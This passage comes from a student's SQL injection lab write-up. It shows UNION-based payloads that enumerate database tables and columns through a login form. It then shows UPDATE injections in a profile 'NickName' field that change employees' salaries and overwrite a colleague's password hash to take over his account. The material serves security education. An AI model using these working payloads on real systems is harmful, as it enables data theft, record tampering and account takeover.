CONCAT(TABLE_NAME), ',', 24), ',', -8) AS address, SUBSTRING_INDEX(SUBSTRING
_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 16), ',', -8) AS email, SUBSTRING_
INDEX(SUBSTRING_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 8), ',', -8) AS
nickname, NULL AS Password FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA
= 'elgg_csrf';
```

In this way, all tables in the database `elgg_csrf` should appear in the "NickName", "Email" and "Address" fields (see Figure 10). I find the table `elgg_csrfdatalists` and will further examine its column names.



Figure 10: All tables in `elgg_csrf` displayed

The SQL statement

```
SELECT GROUP_CONCAT(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA = 'elgg_csrf' AND TABLE_NAME = 'elgg_csrfdatalists';
```

gives a one-line comma-separated list of the columns names of the table `elgg_csrfdatalists`. By applying a similar approach to Question 3.6, the input of "USERNAME" should be

```
non-existing-user' UNION SELECT 0 AS id, 'elgg_csrfdatalists' AS name, NULL
AS eid, NULL AS salary, NULL AS birth, NULL AS ssn, NULL AS phoneNumber,
NULL AS address, GROUP_CONCAT(COLUMN_NAME) AS email, NULL AS nickname, NULL
AS Password FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'elgg_csrf'
AND TABLE_NAME = 'elgg_csrfdatalists'; --
```

while leaving "PASSWORD" blank. Note that there is an extra space in the end in the input "USERNAME". These make the full SQL statement to be executed as

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password FROM credential WHERE name = 'non-existing-user'
UNION
SELECT 0 AS id, 'elgg_csrfdatalists' AS name, NULL AS eid, NULL AS salary,
NULL AS birth, NULL AS ssn, NULL AS phoneNumber, NULL AS address, GROUP_
CONCAT(COLUMN_NAME) AS email, NULL AS nickname, NULL AS Password FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'elgg_csrf' AND TABLE_NAME =
'elgg_csrfdatalists';
```

In this way, the column names of the table `elgg_csrfdatalists` should appear in the "Email" field (see Figure 11). I find the fields should be "name" and "value".



Figure 11: All databases displayed in the "Email" field

The following steps should be exactly the same as Question 3.6.

Question 4

4.1

According to the SQL query given, I intend to update `nickname` as empty while set `salary` from 20,000 to 60,000 for Alice. The content typed into "NickName" is `', salary = '60000` with empty inputs in other fields (see Figure 12). Thus, `$sql` actually executed should be `UPDATE credential SET nickname = '', salary = '60000', email = '', address = '', Password = '$hashed_pwd', PhoneNumber = '' WHERE ID = $ID;`
After clicking save, Alice's salary is successfully updated to 60,000 (see Figure 13).



Figure 12: " NickName" entered



Figure 13: Alice's salary successfully updated

4.2

According to the SQL query given, I intend to update `nickname` as empty while set `salary` to 1 for Boby. The content typed into "NickName" is `', salary = 1 WHERE name = 'Boby'; --` with empty inputs in other fields of Alice's Profile Edit page (see Figure 14). Note that there is an extra space in the end in the input "NickName". Thus, `$sql` actually executed should be

```
UPDATE credential SET nickname = '', salary = 1 WHERE name = 'Boby';
```

After clicking save, Boby's salary is successfully updated to 1 (see Figure 15).



Figure 14: "NickName" entered



Figure 15: Boby's salary successfully updated

4.3

According to the SQL query given, I intend to update `nickname` as empty while set `Password` to the hash value (`sha1`) of "badboss" for Boby. The hash value should be 2621b483138beb715

a677ecdf4483cd723209e6e (see Figure 16). The content typed into "NickName" is `', Password = '2621b483138beb715a677ecdf4483cd723209e6e' WHERE name = 'Boby'; --` with empty inputs in other fields of Alice's Profile Edit page (see Figure 17). Note that there is an extra space in the end in the input "NickName". Thus, `$sql` actually executed should be
`UPDATE credential SET nickname = '', Password = '2621b483138beb715a677ecdf4483 cd723209e6e' WHERE name = 'Boby';`
After clicking save, Boby's password is successfully updated. I can log in Boby's account using the new password (see the parameter `Password` of the HTTP request in Figure 18).



Figure 16: `sha1` hash value of "badboss"



Figure 17: "NickName" entered



Figure 18: Boby's password successfully updated